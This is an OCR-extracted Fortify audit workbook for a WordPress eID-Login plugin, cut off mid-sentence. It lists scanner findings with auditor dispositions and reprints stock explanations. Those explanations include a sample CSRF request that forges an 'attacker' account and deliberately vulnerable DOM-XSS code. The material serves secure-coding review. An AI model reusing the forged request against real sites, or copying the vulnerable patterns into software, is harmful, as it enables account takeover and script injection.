Fortify Audit Workbench

Developer Workbook

wordpress-scan_audited

Table of Contents


Executive Summary

This workbook is intended to provide all necessary details and information for a developer to understand and remediate the different issues discovered during the wordpress-scan_audited project audit. The information contained in this workbook is targeted at project managers and developers.


This section provides an overview of the issues uncovered during analysis.

Project Name:	wordpress-scan_audited
Project Version:	
SCA:	Results Present
WebInspect:	Results Not Present
WebInspect Agent:	Results Not Present
Other:	Results Not Present

Issues by Priority



Top Ten Critical Categories



Project Description

This section provides an overview of the Fortify scan engines used for this project, as well as the project meta-information.

SCA

Date of Last Analysis:	May 16, 2022, 2:35 PM	**Engine Version:**	21.2.3.0005
Host Name:	sp-scan02	**Certification:**	VALID
Number of Files:	41	**Lines of Code:**	2,833

Rulepack Name	Rulepack Version
Fortify Secure Coding Rules, Community, Cloud	2022.1.0.0007
Fortify Secure Coding Rules, Community, PHP	2022.1.0.0007
Fortify Secure Coding Rules, Community, Universal	2022.1.0.0007
Fortify Secure Coding Rules, Core, JavaScript	2022.1.0.0007
Fortify Secure Coding Rules, Core, PHP	2022.1.0.0007
Fortify Secure Coding Rules, Core, Universal	2022.1.0.0007
Fortify Secure Coding Rules, Extended, Configuration	2022.1.0.0007
Fortify Secure Coding Rules, Extended, Content	2022.1.0.0007
Fortify Secure Coding Rules, Extended, JavaScript	2022.1.0.0007

Issue Breakdown by Fortify Categories

The following table depicts a summary of all issues grouped vertically by Fortify Category. For each category, the total number of issues is shown by Fortify Priority Order, including information about the number of audited issues.

Category	Fortify Priority (audited/total)				Total Issues
	Critical	High	Medium	Low	
Cookie Security: Persistent Cookie	0	0	0	2 / 2	2 / 2
Cross-Site Request Forgery	0	0	0	12 / 12	12 / 12
Cross-Site Scripting: DOM	4 / 4	0	0	0	4 / 4
Hidden Field	0	0	0	1 / 1	1 / 1
JavaScript Hijacking	0	0	0	5 / 5	5 / 5
JavaScript Hijacking: Vulnerable Framework	0	0	0	1 / 1	1 / 1
Key Management: Hardcoded Encryption Key	2 / 2	0	0	0	2 / 2
Open Redirect	0	1 / 1	0	0	1 / 1
Password Management: Hardcoded Password	2 / 2	2 / 2	0	0	4 / 4
Password Management: Password in Comment	0	0	0	14 / 14	14 / 14

Results Outline

Cookie Security: Persistent Cookie (2 issues)

Abstract

Storing sensitive data in a persistent cookie can lead to a breach of confidentiality or account compromise.

Explanation


Most web programming environments default to creating non-persistent cookies. These cookies reside only in browser memory (they are not written to disk) and are lost when the browser is closed. Programmers can specify that cookies be persisted across browser sessions until some future date. Such cookies are written to disk and survive across browser sessions and computer restarts. If private information is stored in persistent cookies, attackers have a larger time window in which to steal this data - especially since persistent cookies are often set to expire in the distant future. Persistent cookies are often used to profile users as they interact with a site. Depending on what is done with this tracking data, it is possible to use persistent cookies to violate users' privacy. **Example:** The following code sets a cookie to expire in 10 years.

```
setcookie("emailCookie", $email, time()+60*60*24*365*10);
```

Recommendation

Do not store sensitive data in persistent cookies. Be sure that any data associated with a persistent cookie stored on the server side is purged within a reasonable amount of time.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Cookie Security: Persistent Cookie	2	0	0	2
Total	**2**	**0**	**0**	**2**

Cookie Security: Persistent Cookie	**Low**
Package: saml	
saml/class-eidlogin-saml.php, line 177 (Cookie Security: Persistent Cookie)	**Low**
Issue Details	

Cookie Security: Persistent Cookie — Low

Package: saml

saml/class-eidlogin-saml.php, line 177 (Cookie Security: Persistent Cookie) — Low

Kingdom: Security Features
Scan Engine: SCA (Semantic)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:03:37 GMT+0200 (CEST)
not sensitive

Sink Details

Sink: setcookie()
Enclosing Method: saml_login()
File: saml/class-eidlogin-saml.php:177
Taint Flags:

```
174  // Create a random unique ID and save it in a cookie.
175  $cookie_id = Eidlogin_Helper::random_string();
176  Eidlogin_Helper::write_log( $cookie_id, 'Created unique cookie id: ' );
177  setcookie( self::COOKIE_NAME, $cookie_id, time() + 60 * 5, '/', '', true, true );
178
179  // Data we need to continue after returning.
180  $continue = array(
```

saml/class-eidlogin-saml.php, line 479 (Cookie Security: Persistent Cookie) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Semantic)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:03:37 GMT+0200 (CEST)
not sensitive

Sink Details

Sink: setcookie()
Enclosing Method: process_saml_response_data()
File: saml/class-eidlogin-saml.php:479
Taint Flags:

```
476
477  $cookie_id_cookie = filter_var( wp_unslash( $_COOKIE[ self::COOKIE_NAME ] ),
FILTER_SANITIZE_STRING );
478  // Delete the cookie by setting its expiration date to the past.
479  setcookie( self::COOKIE_NAME, '', time() - 1, '/', '', true, true );
480
481  if ( $cookie_id_cookie !== $cookie_id_response ) {
482  $msg = sprintf(
```

Cookie Security: Persistent Cookie	Low
Package: saml	
saml/class-eidlogin-saml.php, line 479 (Cookie Security: Persistent Cookie)	Low

Cross-Site Request Forgery (12 issues)

Abstract

HTTP requests must contain a user-specific secret in order to prevent an attacker from making unauthorized requests.

Explanation

A cross-site request forgery (CSRF) vulnerability occurs when: 1. A web application uses session cookies. 2. The application acts on an HTTP request without verifying that the request was made with the user's consent. A nonce is a cryptographic random value that is sent with a message to prevent replay attacks. If the request does not contain a nonce that proves its provenance, the code that handles the request is vulnerable to a CSRF attack (unless it does not change the state of the application). This means a web application that uses session cookies has to take special precautions in order to ensure that an attacker can't trick users into submitting bogus requests. Imagine a web application that allows administrators to create new accounts as follows:

```
  var req = new XMLHttpRequest();
  req.open("POST", "/new_user", true);
  body = addToPost(body, new_username);
  body = addToPost(body, new_passwd);
  req.send(body);
```

An attacker might set up a malicious web site that contains the following code.

```
  var req = new XMLHttpRequest();
  req.open("POST", "http://www.example.com/new_user", true);
  body = addToPost(body, "attacker");
  body = addToPost(body, "haha");
  req.send(body);
```

If an administrator for `example.com` visits the malicious page while she has an active session on the site, she will unwittingly create an account for the attacker. This is a CSRF attack. It is possible because the application does not have a way to determine the provenance of the request. Any request could be a legitimate action chosen by the user or a faked action set up by an attacker. The attacker does not get to see the Web page that the bogus request generates, so the attack technique is only useful for requests that alter the state of the application. Applications that pass the session identifier in the URL rather than as a cookie do not have CSRF problems because there is no way for the attacker to access the session identifier and include it as part of the bogus request. CSRF is entry number five on the 2007 OWASP Top 10 list.

Recommendation


Applications that use session cookies must include some piece of information in every form post that the back-end code can use to validate the provenance of the request. One way to do that is to include a random request identifier or nonce, as follows:

```
  RequestBuilder rb = new RequestBuilder(RequestBuilder.POST, "/new_user");
  body = addToPost(body, new_username);
  body = addToPost(body, new_passwd);
  body = addToPost(body, request_id);
  rb.sendRequest(body, new NewAccountCallback(callback));
```

Then the back-end logic can validate the request identifier before processing the rest of the form data. When possible, the request identifier should be unique to each server request rather than shared across every request for a particular session. As with session identifiers, the harder it is for an attacker to guess the request identifier, the harder it is to conduct a successful CSRF attack. The token should not be easily guessed and it should be protected in the same way that session tokens are protected, such as using SSLv3. Additional mitigation techniques include: **Framework protection:** Most modern web application frameworks embed CSRF protection and they will automatically include and verify CSRF tokens. **Use a**

Challenge-Response control: Forcing the customer to respond to a challenge sent by the server is a strong defense against CSRF. Some of the challenges that can be used for this purpose are: CAPTCHAs, password re-authentication and one-time tokens. **Check HTTP Referer/Origin headers:** An attacker won't be able to spoof these headers while performing a CSRF attack. This makes these headers a useful method to prevent CSRF attacks. **Double-submit Session Cookie:** Sending the session ID Cookie as a hidden form value in addition to the actual session ID Cookie is a good protection against CSRF attacks. The server will check both values and make sure they are identical before processing the rest of the form data. If an attacker submits a form in behalf of a user, he won't be able to modify the session ID cookie value as per the same-origin-policy. **Limit Session Lifetime:** When accessing protected resources using a CSRF attack, the attack will only be valid as long as the session ID sent as part of the attack is still valid on the server. Limiting the Session lifetime will reduce the probability of a successful attack. The techniques described here can be defeated with XSS attacks. Effective CSRF mitigation includes XSS mitigation techniques.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Cross-Site Request Forgery	12	0	0	12
Total	**12**	**0**	**0**	**12**

Cross-Site Request Forgery — Low

Package: admin.js

admin/js/eidlogin-admin.js, line 441 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: toggleSp()
File: admin/js/eidlogin-admin.js:441

Cross-Site Request Forgery — Low

Package: admin.js

admin/js/eidlogin-admin.js, line 441 (Cross-Site Request Forgery) — Low

Taint Flags:

```
438  showError(errMsg);
439  });
440
441  xhr.open('GET', url, true);
442  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
443  xhr.send();
444
```

admin/js/eidlogin-admin.js, line 589 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: prepRollover()
File: admin/js/eidlogin-admin.js:589
Taint Flags:

```
586  // wpApiSettings is injected to Javascript via wp_localize_script.
587  const prepareRolloverApiUrl = wpApiSettings.root + 'eidlogin/v1/eidlogin-preparerollover';
588
589  xhr.open('GET', prepareRolloverApiUrl, true);
590  xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
591  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
592  xhr.send();
```

admin/js/eidlogin-admin.js, line 639 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Cross-Site Request Forgery — Low

Package: admin.js

admin/js/eidlogin-admin.js, line 639 (Cross-Site Request Forgery) — Low

Sink: FunctionPointerCall: open
Enclosing Method: execRollover()
File: admin/js/eidlogin-admin.js:639
Taint Flags:

```
636  // wpApiSettings is injected to Javascript via wp_localize_script.
637  const executeRolloverApiUrl = wpApiSettings.root + 'eidlogin/v1/eidlogin-executerollover';
638
639  xhr.open('GET', executeRolloverApiUrl, true);
640  xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
641  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
642  xhr.send();
```

admin/js/eidlogin-admin.js, line 396 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: activate()
File: admin/js/eidlogin-admin.js:396
Taint Flags:

```
393
394  // wpApiSettings is injected to Javascript via wp_localize_script.
395  const activateApiUrl = wpApiSettings.root + 'eidlogin/v1/eidlogin-activate';
396  xhr.open('GET', activateApiUrl, true);
397  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
398  xhr.send();
399  } else {
```

admin/js/eidlogin-admin.js, line 238 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)

Cross-Site Request Forgery — Low

Package: admin.js

admin/js/eidlogin-admin.js, line 238 (Cross-Site Request Forgery) — Low

Audit Comments

uses wordpress nonce

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: updateIdpSettings()
File: admin/js/eidlogin-admin.js:238
Taint Flags:

```
235  const idpMetadataApiUrl =
236  wpApiSettings.root + 'eidlogin/v1/eidlogin-idp-metadata/' + idpMetaURL;
237
238  xhr.open('GET', idpMetadataApiUrl, true);
239  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
240  xhr.send();
241  }
```

admin/js/eidlogin-admin.js, line 527 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: resetSettings()
File: admin/js/eidlogin-admin.js:527
Taint Flags:

```
524  alert('Settings could not be reset');
525  });
526
527  xhr.open('POST', apiUrl, true);
528
529  xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
530  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
```

admin/js/eidlogin-admin.js, line 310 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Cross-Site Request Forgery — Low

Package: admin.js

admin/js/eidlogin-admin.js, line 310 (Cross-Site Request Forgery) — Low

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: saveSettings()
File: admin/js/eidlogin-admin.js:310
Taint Flags:

```
307  alert(errorMsg);
308  });
309
310  xhr.open('POST', apiUrl, true);
311
312  xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
313  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
```

Package: cypress.support

cypress/support/commands.js, line 88 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Sink: AssignmentStatement
Enclosing Method: lambda()
File: cypress/support/commands.js:88
Taint Flags:

```
85  cy.window().then((win) => {
86  // Get the user's id first.
87  cy.request({
88  method: "GET",
89  url: `${win.wpApiSettings.root}wp/v2/users`,
90  body: {
91  search: username,
```

Cross-Site Request Forgery — Low

Package: cypress.support

cypress/support/commands.js, line 59 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Sink: AssignmentStatement
Enclosing Method: lambda()
File: cypress/support/commands.js:59
Taint Flags:

```
56
57  cy.window().then((win) => {
58  cy.request({
59  method: "POST",
60  url: `${win.wpApiSettings.root}wp/v2/users`,
61  body: {
62  username: username,
```

cypress/support/commands.js, line 20 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

Sink: AssignmentStatement
Enclosing Method: lambda()
File: cypress/support/commands.js:20
Taint Flags:

```
17
18  cy.visit({
19  url: "/wp-login.php",
20  method: "POST",
21  body: {
22  log: username,
23  pwd: password,
```

Cross-Site Request Forgery — Low

Package: cypress.support

cypress/support/commands.js, line 20 (Cross-Site Request Forgery) — Low

Package: tmpl

tmpl/settings.html, line 125 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Content)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

File: tmpl/settings.html:125
Taint Flags:

```
122  </div>
123
124  <div class="container">
125  <form id="eidlogin-settings-form-wizard" action="#" method="post">
126  <div id="eidlogin-settings-wizard-panel-2" class="panel hidden">
127  <h3>{{ labels.p2_topic }}</h3>
128
```

tmpl/settings.html, line 339 (Cross-Site Request Forgery) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Content)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:02:52 GMT+0200 (CEST)
uses wordpress nonce

Sink Details

File: tmpl/settings.html:339
Taint Flags:

```
336
337  <h1>eID-Login</h1>
338
339  <form id="eidlogin-settings-form-manual" action="#" method="post">
340
341  <div id="eidlogin-settings-manual-sp">
```

Cross-Site Request Forgery	Low
Package: tmpl	
tmpl/settings.html, line 339 (Cross-Site Request Forgery)	**Low**

```
342
```

Cross-Site Scripting: DOM (4 issues)

Abstract

Sending unvalidated data to a web browser can result in the browser executing malicious code.

Explanation

Cross-site scripting (XSS) vulnerabilities occur when: 1. Data enters a web application through an untrusted source. In the case of DOM-based XSS, data is read from a URL parameter or other value within the browser and written back into the page with client-side code. In the case of reflected XSS, the untrusted source is typically a web request, while in the case of persisted (also known as stored) XSS it is typically a database or other back-end data store. 2. The data is included in dynamic content that is sent to a web user without validation. In the case of DOM-based XSS, malicious content is executed as part of DOM (Document Object Model) creation, whenever the victim's browser parses the HTML page. The malicious content sent to the web browser often takes the form of a JavaScript segment, but can also include HTML, Flash or any other type of code that the browser executes. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site. **Example 1:** The following JavaScript code segment reads an employee ID, `eid`, from a URL and displays it to the user.

```
<SCRIPT>
var pos=document.URL.indexOf("eid=")+4;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```

Example 2: Consider the HTML form:

```
  <div id="myDiv">
    Employee ID: <input type="text" id="eid"><br>
    ...
    <button>Show results</button>
  </div>
  <div id="resultsDiv">
    ...
  </div>
```

The following jQuery code segment reads an employee ID from the form, and displays it to the user.

```
  $(document).ready(function(){
    $("#myDiv").on("click", "button", function(){
      var eid = $("#eid").val();
      $("resultsDiv").append(eid);
      ...
    });
  });
```

These code examples operate correctly if the employee ID from the text input with ID `eid` contains only standard alphanumeric text. If `eid` has a value that includes metacharacters or source code, then the code will be executed by the web browser as it displays the HTTP response. **Example 3:** The following code shows an example of a DOM-based XSS within a React application:

```
let element = JSON.parse(getUntrustedInput());
ReactDOM.render(<App>
    {element}
</App>);
```

In `Example 3`, if an attacker can control the entire JSON object retrieved from `getUntrustedInput()`, they may be able to make React render `element` as a component, and therefore can pass an object with `dangerouslySetInnerHTML` with their own controlled value, a typical cross-site scripting attack. Initially these might not appear to be much of a vulnerability. After all, why would someone provide input containing malicious code to run on their own computer? The real danger is that an attacker will create the malicious


URL, then use email or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS. As the example demonstrates, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim: - Data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or emailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities. - The application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. - A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Recommendation

The solution to XSS is to ensure that validation occurs in the correct places and checks are made for the correct properties. Because XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS. Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application might accept input through a shared data store or other trusted source, and that data store might accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means that the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user. The most secure approach to validation for XSS is to create an allow list of safe characters that are permitted to appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alphanumeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser must be considered valid input after they are encoded, such as a web design bulletin board that must accept HTML fragments from its users. A more flexible, but less secure approach is to implement a deny list, which selectively rejects or escapes potentially dangerous characters before using the input. To form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines which characters have special meaning, many web browsers try to correct common mistakes in HTML and might treat other characters as special in certain contexts. This is why we do not recommend the use of deny lists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]: In the content of a block-level element (in the middle of a paragraph of text): - "<" is special because it introduces a tag. - "&" is special because it introduces a character entity. - ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error. The following principles apply to attribute values: - In attribute values enclosed in double quotes, the double quotes are special because

they mark the end of the attribute value. - In attribute values enclosed in single quote, the single quotes are special because they mark the end of the attribute value. - In attribute values without any quotes, white-space characters, such as space and tab, are special. - "&" is special when used with certain attributes, because it introduces a character entity. In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters: - Space, tab, and new line are special because they mark the end of the URL. - "&" is special because it either introduces a character entity or separates CGI parameters. - Non-ASCII characters (that is, everything greater than 127 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context. - The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page. Within the body of a : - Semicolons, parentheses, curly braces, and new line characters must be filtered out in situations where text could be inserted directly into a pre-existing script tag. Server-side scripts: - Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering. Other possibilities: - If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and might bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7). After you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and might be unacceptable in circumstances where the integrity of the input must be preserved for display. If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2]. Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. For any developed application, there are no guarantees about which application servers it will run on during its lifetime. As standards and known 